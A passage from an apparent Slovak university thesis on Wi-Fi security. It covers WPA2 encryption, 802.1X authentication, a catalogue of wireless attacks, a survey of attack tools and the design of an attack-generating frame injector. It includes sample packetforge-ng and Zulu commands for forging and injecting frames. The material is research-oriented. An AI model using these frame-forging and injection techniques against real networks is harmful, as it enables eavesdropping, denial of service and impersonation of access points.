- CBC *(Cipher-Block Chaining)* – na každý šifrovaný blok je pred vstupom do blokovej šifry AES aplikovaná operácia XOR so zašifrovaným blokom predchádzajúcej operácie. Pre operáciu XOR prvého bloku je použitý inicializačný vektor. Posledný zašifrovaný blok je použitý ako kontrolný súčet.

- *Counter mode* – kombinuje 24 bitový čítač so 104 bitovým číslom *nonce*. Táto kombinácia čísiel je následne zašifrovaná pomocou algoritmu AES a výsledok sa použije ako vstup do operácie XOR spolu so zašifrovaným blokom. Následne sa inkremetuje čítač a celý postup sa opakuje pre ďalší blok. Výhodou tohoto režimu je paralelné spracovanie, teda urýchlenie procesu šifrovania.

Výpočet kontrolného súčtu prebieha z AAD hodnôt *(Additional Authentication Data)*. Týmito hodnotami sú adresné pole, číslo fragmentu a informácie o kvalite služieb QoS. Hodnoty ADD spoločne s obsahom správy sú zašifrované pomocou šifry AES v režime CBC, čím získame 64 bitov kontrolného súčtu práve odstránením dolných 64 bitov zo zašifrovaného 128 bitového bloku [72].

Proces šifrovania je u metódy CCMP jednoduchší ako v prípade metódy TKIP. Vstupom do procesu je zabezpečovaná správa spojená s vypočítaným kontrolným súčtom, hodnoty AAD, TK kľúč a *nonce*. Hodnota *nonce* je s každým prenášaným rámcom zväčšená o jedna. Proces dešifrovania je obdobný ako proces šifrovania.

2.5.3 802.1X autentizácia

Štandard IEEE 802.1x je obecný bezpečnostný rámec pre všetky typy sietí zahrňujúcich autentizáciu užívateľov, integritu správ a distribúciu kľúčov. Overovanie sa pre bezdrôtové siete realizuje na úrovni prístupového bodu. Protokol bol pôvodne navrhnutý pre drôtové siete a je založený na protokole EAP *(Extensible Authentication Protocol)*[3]. Overovanie prebieha na základe výzvy od klienta, ktorá je preposlaná na autentizačný server typu Kerberos, RADIUS, TACACS a podobne. Výhodou tohoto princípu je, že v prípade kompromitácie jednej stanice, útočník nezískava heslo resp. prístup do celej siete.

Autentizácia pomocou 802.1x (viď obrázok 2.2) nastáva okamžite po asociovaní klienta ešte pred samotným *4-way handshakom* a pozostáva z troch základných častí:


1. Iniciácia – prístupový bod periodicky zistuje pomocou EAP požiadavku, či nejaký klient nepotrebuje dať vedieť svoju identitu. Klient odpovedá a posiela svoju MAC adresu, ktorá je preposlaná na autentizačný server.

2. EAP vyjednávanie – prístupový bod vracia odpoveď spolu s autentizačnou metódou. Klient buď túto metódu akceptuje alebo požiada o inú.

3. Autentizácia – líši sa od použitého EAP protokolu. Autentizačný server posiela svoj certifikát, klient si overuje jeho pravosť a posiela náhodný reťazec zašifrovaný verejným kľúčom z certifikátu. Tento reťazec sa použije pre šifrovanie komunikácie pre výmenu prístupových údajov. V prípade, že prístupové údaje sú správne, AP zasiela MSK kľúč a pokračuje sa v *4-way handshaku*.

Týmto bola v krátkosti predstavená problematika bezdrôtových sietí podľa štandardu 802.11, z ktorého boli vytiahnuté z pohľadu tejto práce najdôležitejšie časti, na ktoré nadväzujú ďalšie kapitoly. V nasledujúcej časti sa budeme venovať analýze zraniteľností na siete podľa tohoto štandardu.

[3]Extensible Authentication Protocol je definovaný podľa RFC3748



Obr. 2.2: Autentizácia podľa štandardu 802.1X

2.6 Zraniteľnosti bezdrôtových sietí

Táto kapitola pojednáva o cieľoch informačnej bezpečnosti v prostredí bezdrôtových sietí, o ich zraniteľnostiach v rámci štandardu 802.11 resp. o jeho rozšírení v podobe štandardu 802.11i.

2.6.1 Neautorizované monitorovanie bezdrôtového prenosu

Bezdrôtové siete vďaka otvorenému prenosovému médiu sú náchylné na neautorizované monitorovanie prenosu dát. Útočníci mnohokrát jazdia na autách so špeciálnou výbavou pre monitorovanie a odchytávanie bezdrôtových sietí. Príkladom je veľmi silná a efektívna anténa, GPS lokátor a sieťové karty s vysokou citlivosťou. Pomocou týchto prostriedkov sa útočníci snažia identifikovať sieťové charakteristiky bezdrôtových sietí (poloha, SSID, forma zabezpečenia) a zároveň odchytávajú všetku komunikáciu. Odchytené sú tiež všetky manažment rámce, ktoré sú vždy prenášané v otvorenej podobe. Útočník tieto rámce použije

pre plánovanie špecifických typov útokov. Detekcia pasívneho odchytávania komunikácie v prostredí bezdrôtových sietí je skoro nemožná [104].

2.6.2 Zraniteľnosti šifrovacích mechanizmov

Prenášané dáta WiFi sietí sú dostupné všetkým zariadeniam v dosahu, a práve preto šifrovanie je kritickou požiadavkou pre zaručenie dôvernosti prenášaných dát. Šifrovacie algoritmy použité v týchto sieťach nie sú bez zraniteľností, a preto im bude venovaná pozornosť. V tejto časti zámerne vynecháme zraniteľnosti pôvodného štandardu WEP a zamierame sa len na štandard 802.11i, ktorý bol vydaný ako posledný. Napriek tomu, že väčšina sietí sa snaží používať WPA2 ako prostriedok k zabezpečeniu komunikácie, nájdu sa i také, ktoré používajú WPA, a to z dôvodu spätnej kompatibility so starým typom zariadení. Algoritmus TKIP [80], ktorý je súčasťou WPA, obsahuje zraniteľnosť umožňujúcu útočníkovi pomocou hádania IP adries siete a následného injektovania malých rámcov dešifrovať rámce pochádzajúce od prístupového bodu, pričom TKIP kľúče nie sú kompromitované. Riešením je použiť režim CCMP.

Všetky vylepšenia tohoto štandardu implementuje až WPA2 algoritmus, ktorý v dnešnej dobe považujeme za bezpečný, a oproti WPA prináša implementáciu algoritmu AES v režime CCMP, ktorý nahradzuje pôvodný a kompromitovaný TKIP protokol. Pôvodný RC4 algoritmus bol nahradený blokovou šifrou AES s dĺžkou kľúča 128 bit. CCMP režim je tiež zodpovedný za výpočet a kontrolu integrity prenášaných dát. Napriek tomu, že šifrovanie je silné a zašifrované dáta nie je možné v dnešnej dobe dešifrovať, je WPA2 algoritmus náchylný na slovníkové útoky a útoky hrubou silou.

Slovníkový útok je kryptografický útok na šifrovací algoritmus, kde pomocou série slov hádame kľúč pre prístup do siete, pričom pracujeme s predpokladom, že heslo bolo vybrané na základe slovníku, teda na základe slova, mena, miesta alebo inej kombinácie slov. Pre každý jazyk existujú rôzne typy slovníkov špeciálne upravené pre hádanie hesiel.

Na rozdiel od slovníkového útoku, útok hrubou silou skúša všetky možné kombinácie povolených znakov s cieľom uhádnuť heslo. Na väčšine počítačov by uhádnutie hesla trvalo príliš veľkú dobu. Napríklad odhaliť 7 znakové heslo obsahujúce všetky ASCII znaky by na bežnom počítači trvalo odhaliť približne 5 rokov za predpokladu testovania 500 000 hesiel za sekundu. Túto zraniteľnosť momentálne nepovažujeme za hrozbu, pretože väčšina systémov založených na hesle je zraniteľná na tieto typy útokov.

Autentizačné protokoly používané v korporátnom režime 802.11x obsahujú množstvo zraniteľností, ktoré pri použití rozumných hašovacích algoritmov sú len konfiguračného charakteru. Príkladom je chybne nastavený protokol PEAP *(Protected Extensible Authentication Protocol)* [41], ktorý vyžaduje, aby každý klient overoval pravosť prístupového bodu pomocou certifikačnej autority. Ignorovaním kontroly platnosti certifikátu prístupového bodu

a informácií v ňom sa zariadenie vystavuje riziku, že sa pripojí na prístupový bod útočníka [34].

Najnovšou zraniteľnosťou WPA2 systémov je zraniteľnosť GTK kľúča s názvom *Hole 196*, ktorá napriek tomu, že vyžaduje prístup do siete (útočník musí byť autentizovaný v sieti), umožňuje vložiť do komunikácie upravené všesmerové rámce, čím je možné realizovať útoky na ARP tabuľku a injektovať malware bez možnosti detekcie. Tento typ zraniteľnosti je podrobne popísaný a analyzovaný v kapitole 5 *Analýza útokov vydávajúcich sa za prístupový bod*, kde pôvodné zneužitie zraniteľnosti bolo rozšírené o nové možnosti.

2.6.3 Zraniteľnosti s dopadom na dostupnosť

V dôsledku slepej dôvery vierohodnosti zdrojových MAC adries, chýbajúcemu zabezpečeniu kontrolných a manažment rámcov existujú rôzne formy zraniteľností spôsobujúcich odopretie služby v prostredí bezdrôtových sietí. Z definície útokov na dostupnosť DoS *(Denial of Service attack)* alebo DDoS (*Distributed Denial of Service attack)* sa jedná o pokus spraviť zariadenie alebo celú sieť nedostupným pre právoplatného užívateľa.

Medzi vzorové zraniteľnosti patrí podvrhnutie zdrojovej MAC adresy, možnosť narušenia pripojenia pomocou deautentizačných, deasociačných a *EAP-Logoff* rámcov, a narušenie mechanizmu kontroly prístupu k zdieľanému médiu pomocou RTS/CTS rámcov. Vymenované typy rámcov sú kontinuálne vysielané, čím je zabránené užívateľom bezdrôtovej siete využívať jej prostriedky. Tieto typy zraniteľností, útoky a ich detekcia sú podrobne popísané v kapitole 4 *Analýza útokov s dopadom na dostupnosť*.

Doposiaľ sme popisovali zraniteľnosti umožňujúce realizovať útoky na dostupnosť z pohľadu najnižšej úrovne. Existujú zraniteľnosti kryptografických protokolov vytvárajúce prostredie pre ohrozenie dostupnosti. Príkladom je algoritmus Michael (súčasťou štandardu WPA) reagujúc na slabiny štandardu WEP implementoval ochranný mechanizmus nasledovne. V prípade, že výpočet integrity týmto algoritmom zlyhá dvakrát počas 60 sekúnd, nastáva obnovenie všetkých relácií pripojených zariadení. Inak povedané všetky zariadenia sú odpojené a znovu pripojené. Chybu opravuje až štandard WPA2, ktorý má v sebe implementovaný silný kryptografický algoritmus.

Ďalším spôsobom ako narušiť dostupnosť je použiť upravené *EAP-Identity* rámce, ktoré spôsobia pád prístupového bodu. Útok využívajúci túto zraniteľnosť sa nazýva *EAP-of-Death attack*. Podobne je možné využiť *EAP-Logoff* rámce k tomu, aby bolo nejaké zariadenie využívajúce korporátny spôsob autentizácie odpojené.

2.6.4 Falošné prístupové body

Väčšina domácich i korporátnych sietí používa v dnešnej dobe najvyšší bezpečnostný štandard WPA2, ktorý zaručuje bezpečnostné ciele dôvernosť a integritu, na druhej strane jeho bezpečnostné opatrenia nebránia vytvoriť neautorizovaný prístupový bod. Zamestnanci alebo priamo útočníci obvykle vytvárajú falošné prístupové body napríklad zapojením priamo do drôtovej infraštruktúry spoločnosti, vďaka čomu obchádzajú perimetrové ochranné prvky ako napríklad firewall, kontrolu prístupu alebo systémy pre detekciu útokov a malwaru [42].

Falošný prístupový bod je definovaný ako prístupový bod inštalovaný do siete bez autorizácie a tým nespĺňa bezpečnostnú politiku spoločnosti, alebo je to prístupový bod založený na škodlivom zámere kompromitovať infraštruktúru spoločnosti [102].

Existujú štyri typy falošných prístupových bodov v závislosti na spôsobe ich použitia alebo umiestnenia [76, 96]:

1. Nesprávne nakonfigurované prístupové body trpia zlým bezpečnostným nastavením, ktoré umožní neautorizovanému používateľovi získať prístup pomocou legitímneho prístupového bodu. Zle nastavenie WiFi sietí bolo identifikované ako ich hlavná hrozba.

2. Neautorizované prístupové body sú definované ako fyzické zariadenia ilegálne zapojené do siete, čím útočník získava prístup do siete LAN.

3. Podvrhnuté prístupové body sú zaradenia, ktoré boli podvrhnuté útočníkom mimo spoločnosť s cieľom útočiť. Takýto prístupový bod predstiera vierohodnosť a legitímny používateľ sa naň pripojuje. Po úspešnom pripojení legitímnej stanice útočník využíva útoky vyšších vrstiev a kradne prístupové údaje a dáta.

4. Kompromitované prístupové body sú zariadenia používajúce šifrovanie podľa štandardu WEP alebo WPA, a ktorých šifrovanie je obídené pomocou nejakého nástroja. Čo umožňuje útočníkovi získať prístup pomocou legitímnej komunikácie skrz legitímny prístupový bod.

Špeciálnym typom falošného prístupového bodu je tzv. *SoftAP*, ktorý sa líši len spôsobom implementácie, na rozdiel od prístupových bodov založených na hardware, *SoftAP* sú vytvorené virtuálne pomocou nejakej aplikácie na stanici schopnej plne emulovať prístupový bod. Tieto prístupové body je možné jednoduchšie detekovať, pretože sieťová charakteristika takýchto prístupových bodov je zhodná s charakteristikou stanice, ktorá ich vytvára. Na druhej strane, v prípade, že stanica je v sieti nová, je veľmi náročné rozlíšiť tento typ prístupového bodu od ostatných.

Podvrhnuté prístupové body umožňujú realizovať tzv. *Man In The Middle* útoky, ktoré využívajú jak falošné prístupové body, tak i ich varianta vo forme *SoftAP*. Cieľom týchto

útokov je smerovať komunikáciu na vybrané zariadenie (obeť) tak, že útočník stojí v strede v komunikácii a preposiela dáta od obete smerom do internetu a späť, čím získava rozšifrované dáta obete, ktoré je schopný v reálnom čase pozmeniť. Útočník je schopný odhaliť heslá, osobné údaje prípadne pozmeniť bankovú transakciu. Tento typ útoku je väčšinou realizovaný pomocou útoku na ARP tabuľku obete. Podrobnému popisu a analýze sa venuje kapitola 5 *Analýza útokov vydávajúcich sa za prístupový bod.*

2.7 Zhrnutie

Táto časť sumarizuje zraniteľnosti a útoky bezdrôtových sietí. Vo všeobecnosti môžeme rozdeliť tieto zraniteľnosti do niekoľkých základných kategórií v závislosti na type útoku. Kategórie útokov, ich popis a možné útoky v štandardoch 802.11i a 802.1x [90, 42, 57, 113] zobrazuje tabuľka 2.1.

Typ útoku	Popis	Názov útoku
Útoky na získanie prístupu	Krádež a získanie hesiel alebo obídenie autentizačného mechanizmu	Podvrhnutie MAC adresy, Slovníkový útok, útok hrubou silou
Útoky na dôvernosť	Získanie citlivých prenášaných dát	Falošné prístupové body
Útoky na integritu	Modifikácia prenášaných dát útočníkom	EAP Replay, injeckia rámcov
Útoky na dostupnosť	Zabránenie legitímnemu užívateľovi používať WiFi	RTS/CTS Flood, Beacon Flood, EAP of death, útok na fragmentáciu, zraniteľnosť TKIP algoritmus Michael, deautentizačný útok, deasociačný útok, rušenie prenosového pásma
Útoky na stanicu	Kompromitácia stanice, telefónu alebo iného zariadenia	Útok na firmware prístupového bodu alebo stanice
Útoky z vnútra siete	Útoky pochádzajúce od legitímneho užívateľa	Útok na ARP tabuľku, injekcia DNS alebo malware bez možnosti detekcie

Tabuľka 2.1: Kategorizácia útokov na WiFi siete

Kapitola 3

Návrh systému pre generovanie útokov

Pri skúmaní bezpečnosti bezdrôtových sietí je veľakrát potrebné realizovať útoky jednotlivých zraniteľností. Za týmto účelom bol navrhnutý systém schopný efektívne popísať a realizovať ľubovoľný útok v prostredí WiFi sietí. Pomocou navrhnutého systému je možné pracovať priamo na úrovni bezdrôtových sieťových kariet, z ktorej je možné získať šifrovacie kľúče a použiť ich pre šifrovanie a dešifrovanie rámcov. Systém umožňuje zachytávať prenos dát v reálnom čase. S týmito dátami je následne možné priamo pracovať na úrovni navrhnutého jazyka.

V nasledujúcej časti najprv ukážeme existujúce riešenia pomocou ktorých je možné vykonávať rôzne druhy útokov na bezdrôtové siete, ukážeme ich slabé stránky a podrobne predstavíme návrh systému pre generovanie útokov v prostredí bezdrôtových sietí.

3.1 Existujúce riešenia

Pre jednoduché vykonanie útokov na bezdrôtové siete je nutné použiť vhodné nástroje. V súčasnosti existuje rada riešení zaoberajúcimi sa bezpečnosťou bezdrôtových sietí štandardu 802.11. Každé z týchto riešení má rôzne možnosti ako penetrovať zabezpečenie sietí. Niektoré umožňujú priamo pracovať s použitými rámcami, iné pracujú pomocou preddefinovaných funkcionalít.

Nástroj Aircrack-ng

Prvým z riešení pre penetráciu zabezpečenia bezdrôtovej siete je nástroj *aircrack-ng* [10], ktorý pozostáva zo sady aplikácií špecifických pre jednotlivé útoky. Príkladom je aplikácia *airodump-ng* pre sledovanie a zaznamenávanie komunikácie a v kombinácii s aplikáciou *aircrack-ng* umožňuje získať šifrovací kľúč pre metódy WEP, WPA i WPA2. Aplikácia umožňuje vykonať slovníkový útok či útok hrubou silou pre získanie hesla do siete.

Podobne i aplikácia *aireplay-ng* umožňuje generovať bezdrôtovú komunikáciu pre preddefinované útoky: *Deauthentication*, *Fake authentication*, *Interactive packet replay*, *ARP request replay attack*, *KoreK chopchop attack*, *Fragmentation attack*, *Cafe-latte attack*, *Client-oriented fragmentation attack*, *WPA Migration Mode* a *Injection test*. Jednotlivé formy útokov sa vyberajú pomocou parametra príkazovej riadky.

Riešenie *aircrack-ng* je mocným nástrojom, ale jeho hlavnou nevýhodou je nemožnosť generovať rámce resp. definovať nové útoky.

Packetforge-ng

Významom nástroja *packetforge-ng* [10] je vytvárať šifrované rámce, ktoré je možné následne použiť pre injekciu do bezdrôtovej siete. Nástroj umožňuje vytvárať viacero typov rámcov ako napríklad ARP požiadavky, rámce nesúce UDP paket, ICMP rámec, či vlastné pakety.

Pre vytvorenie šifrovaného rámca je nutné získať náhodnú pseudo-postupnosť PRGA *(Pseudo Random Generation Algorithm)*, ktorou sa pomocou operácie XOR zašifrujú rámce. Túto postupnosť je možné získať pomocou použitia nástroja *aireplay-ng*, konkrétne v móde *chopchop* alebo *fragmentation attacks*.

V prípade vytvorenia vlastného rámca je nutné použiť ďalšie nástroje, prípadne hexadecimálny editor pre vygenerovanie či úpravu rámca. Potom čo ho uložíme do súboru vo formáte PCAP je možné ho pomocou nasledujúceho príkazu zašifrovať.

```
packetforge-ng -9 -r input.cap -y keystream.xor -w output.cap
```

Ukážka 3.1: Definícia paketu pomocou Packetforge-ng

Použitie tohoto nástroja je značne nepohodlné. Pre vytvorenie šifrovaného rámca je nutné použiť iný nástroj pre získanie psedo-náhodnej postupnosti. Tento prístup je možné aplikovať iba v sieťach so zabezpečením WEP. Chýba tu tiež možnosť automatickej inkrementácie sekvenčného čísla, či výpočet kontrolného súčtu. Pre ďalšie experimentálne použitie je preto nevhodný.

Scapy

Ďalším nástrojom vhodným pre testovanie bezpečnosti bezdrôtových sítí je *Scapy* [16]. Tento nástroj implementuje funkcionalitu radu ďalších aplikácií. Týmito aplikáciami sú napríklad *arping*, prípadne *arpspoof* slúžiace k manipulácii s ARP paketmi *(Address Resolution Protocol)*. Ďalej obsahuje nástroj *nmap* vhodný pre skenovanie sietí, alebo nástroj *tcpdump* určený pre zaznamenávanie komunikácie v sieťach. *Scapy* ďalej umožňuje pokročilú tvorbu a dekódovanie paketov širokej škály protokolov.

Scapy umožňuje pomocou jednoduchého jazyka definovať hlavičky radu protokolov. Pri popise sa zameriava predovšetkým na popis hlavičiek protokolov vyšších vrstiev sieťového modelu. Napriek tomu je možné v obmedzenej miere vytvárať i rámce používané v bezdrôtových sieťach štandardu 802.11. Obmedzenie sa týka počtu položiek resp. vlastností, ktoré sme schopní v rámci tohoto nástroja nastaviť. Príkladom je nemožnosť vytvoriť kompletný *Beacon* rámec, tak ako by bol generovaný prístupovým bodom. Ako je možné vytvoriť rámec v aplikácii Scapy znázorňuje ukážka 3.2.

```
paket = IP(ttl = 10)
paket.dst = "192.168.0.1"
```

Ukážka 3.2: Definícia paketu pomocou Scapy

Pomocou príkazov uvedených vyššie sme definovali nový IP *(Internet Protocol)* paket s adresou cieľa 192.168.0.1 a hodnotou TTL *(Time To Live)* rovnej desať. Po nadefinovaní rámca, prípadne paketu, umožňuje i táto aplikácia ich následné zasielanie. Zasielanie prebieha v dvoch režimoch. Prvý, umožňuje jednoduché zaslanie na špecifikované rozhranie pričom sa nečaká žiadna odpoveď. Druhou možnosťou je zasielanie s následnou odpoveďou, teda zasielame paket a používame funkciu, ktorá páruje zaslaný rámec s jeho odpoveďou.

Scapy obsahuje i podporu pre prácu s certifikátmi, ktoré je možné využiť v protokoloch vyšších vrstiev. Nikde však nebola nájdená podpora pre zabezpečenie rámcov štandardu 802.11 pomocou metód WEP, TKIP prípadne CCMP. Pomocou nástroja *Scapy* sme schopní definovať mnoho typov rámcov a paketov. V našom prípade je použitie tohoto nástroja pre generovanie rámcov 802.11 nevhodné, ale veľký význam by mohol mať práve pre generovanie paketov vyšších vrstiev, ktoré následne vložíme do rámcov v bezdrôtovej sieti.

Zulu

Ďalším predstaviteľom nástroja je aplikácia *Zulu* [18], ktorá je určená k jednoduchému generovaniu rámcov, vhodnému pre jednoduché a rýchle ladenie v prostredí bezdrôtovej siete. Aplikácia sa ovláda z terminálu operačného systému Linux a definícia rámcov sa zadáva formou parametrov príkazovej riadky pri spustení aplikácie. Ukážka následnej tvorby rámca je zachytená na príklade 3.3 nižšie.

```
./zulu -t beacon -i wlan0 --ssid NovaSiet
```

Ukážka 3.3: Definícia Beacon rámca pomocou Zulu

V ukážke bol vytvorený rámec typu *Beacon*, ktorému bolo nastavené *SSID* na hodnotu *NovaSit*, rámec sa po vygenerovaní poslal na rozhranie špecifikované pomocou parametra *i*, konkrétne rozhranie s názvom *wlan0*.

Zulu je nástrojom, ktorý je možné využiť pre jednoduché ladenie bezdrôtových sietí. Nevýhodou je nemožnosť nastaviť viacero položiek zároveň a absencia zabezpečovacích metód štandardu 802.11.

Ďalšie řiešenia

Zoznam nástrojov popísaný v predchádzajúcej časti nie je určite konečný. Existuje celý rad ďalších aplikácií, ktoré je možné použiť k overovaniu bezpečnosti počítačových sietí, pričom väčšina sa špecializuje na protokoly vyšších vrstiev. Príkladom je aplikácia Nemesis [20], ktorej cieľom je injekcia paketov protokolov IP, TCP, DNS a ďalších.

3.2 Definícia systému pre generovanie útokov


Na základe zistených nedostatkov existujúcich nástrojov bol vytvorený systém, ktorý pomocou pseudojazyka umožňuje jednoducho definovať rámce a celý priebeh rôznych typov útokov. Hlavným nedostatkom väčšiny menovaných nástrojov je absencia užívateľskej definície rámcov štandardu 802.11. Niektoré z nástrojov (Scapy) to umožňujú aspoň čiastočne tj. pomocou obmedzenej množiny vlastností možných definovať nad rámcami. Žiaden z existujúcich neumožňuje zabezpečovať vygenerovaný rámec pomocou prostriedkov štandardu 802.11i.

Primárnym cieľom systému je jednoduchosť a takmer neobmedzená možnosť realizácie experimentov nad sieťami podľa štandardu 802.11. Medzi vlastnosti navrhnutého systému patrí:

- popis IEEE a RadioTap hlavičky,
- generovanie rámcov,
- plná implementácia štandardu 802.11i, šifrovanie a dešifrovanie dátových rámcov,
- injektovanie vygenerovaných rámcov priamo do sieťovej komunikácie,
- zachytávanie komunikácie a ich opätovné použitie,
- ukladanie vytvoreného popisu rámcov.

Systém je navrhnutý tak, aby užívateľ definoval pomocou navrhnutého jazyka útok, následne je pseudokód preložený a interpretovaný, čím je útok realizovaný. Pri vykonávaní jednotlivých definovaných príkazov interpret využíva kľúče zo sieťovej karty, zachytáva

všetku komunikáciu z prostredia WiFi siete a vygenerované rámce posiela pomocou sieťovej karty späť do bezdrôtového prostredia. Fungovanie systému v jednoduchosti ilustruje obrázok 3.1.



Obr. 3.1: Schéma fungovania systému pre generovanie útokov

3.3 Štruktúra rámcov

Pre lepšie pochopenie fungovania generátora bude v tejto časti vysvetlená štruktúra rámcov na fyzickej a linkovej vrstve. Na štruktúru rámcov odkazujú i ďalšie kapitoly zaoberajúce sa analýzou útokov. Prenášané rámce sa skladajú z dvoch hlavičiek:

- RadioTap hlavičky,
- hlavičky podľa štandardu 802.11.


Za týmito hlavičkami sa v prípade dátových rámcov nachádzajú prenášané dáta[1], ktoré môžu byť v otvorenej alebo zašifrovanej podobe. Popis jednotlivých šifrovacích mechanizmov je podrobne vysvetlený v časti 2.3 venujúcej sa zabezpečeniu bezdrôtových sietí štandardu 802.11.

3.3.1 RadioTap hlavička

Hlavička RadioTap [21] slúži k doplneniu informácií z ovládačov sieťovej karty k práve prenášanému rámcu. Tieto informácie sú následne poskytované aplikáciám a tiež naopak, kedy dochádza k predaniu informácií z aplikácie smerom k ovládačom. Medzi týmito informáciami nachádzame informácie o použitom kanáli alebo čísle antény použitej pre vysielanie rámca. RadioTap hlavička oproti iným hlavičkám (*Prism* alebo *AVS*) je vysoko flexibilná a jej základnú podobu ilustruje obrázok 3.2. RadioTap obsahuje iba štyri povinné položky,

[1] označované tiež ako payload

ďalšie položky je možné pridávať podľa potreby a ich prítomnosť je signalizovaná v informačnom poli *present*. Doplnenie nových položiek nemá vplyv na existujúce analyzátory hlavičiek. Hlavička RadioTap môže obsahovať i informáciu o kontrolnom súčte FCS *(Frame Check Sequence)* formou nepovinnej položky.



Obr. 3.2: Hlavička RadioTap

Význam jednotlivých povinných položiek hlavičky je nasledujúci:

- **version** značí použitú verziu RadioTap hlavičky, ktorá je v súčasnej dobe rovná hodnote 0,
- **pad** sa nepoužíva,
- **len** určuje celkovú dĺžku RadioTap hlavičky,
- **present** je maska obsahujúca informácie o prítomnosti voliteľných položiek hlavičky, kde pre každú položku je vyhradený jeden bit.

Zoznam všetkých nepovinných položiek RadioTap hlavičky je možné nájsť v zdroji [21] uvedenom v časti Literatúra. Pri tvorbe RadioTap hlavičky je nutné striktne dodržovať poradie nepovinných položiek, pričom je možné použiť ľubovoľnú kombináciu položiek, ktorej poradie musí vždy odpovedať poradiu definovaného v maske resp. v poli *present*. Druhou nutnou vlastnosťou je zarovnanie jednotlivých informačných polí na ich prirodzené zarovnanie (všetky 8- ,16- ,32- a 64- bitové polia musia začínať na 8- ,16- ,32- a 64-bitovej hranici), v opačnom prípade je nutné pridať výplň (*padding*). Zarovnanie RadioTap hlavičky je znázornené na ukážke 3.4.


```
struct rtapdata {
    uint8_t antsignal;
    uint8_t pad_for_tx_att;    // <-- pridana vypln
    uint16_t tx_attentuation;
    uint8_t flags;
    uint8_t pad_for_rx_flags;  // <-- pridana vypln
    uint16_t rx_flags;
} __attribute__ ((packed));
```

Ukážka 3.4: Zarovnanie RadioTap hlavičky [21]

3.3.2 Hlavička podľa štandardu 802.11

Pomocou IEEE 802.11 hlavičky [50] sa prenášajú informácie dôležité pre činnosť bezdrôtových sietí tohoto štandardu. Medzi informáciami prenášanými v hlavičke nájdeme napríklad

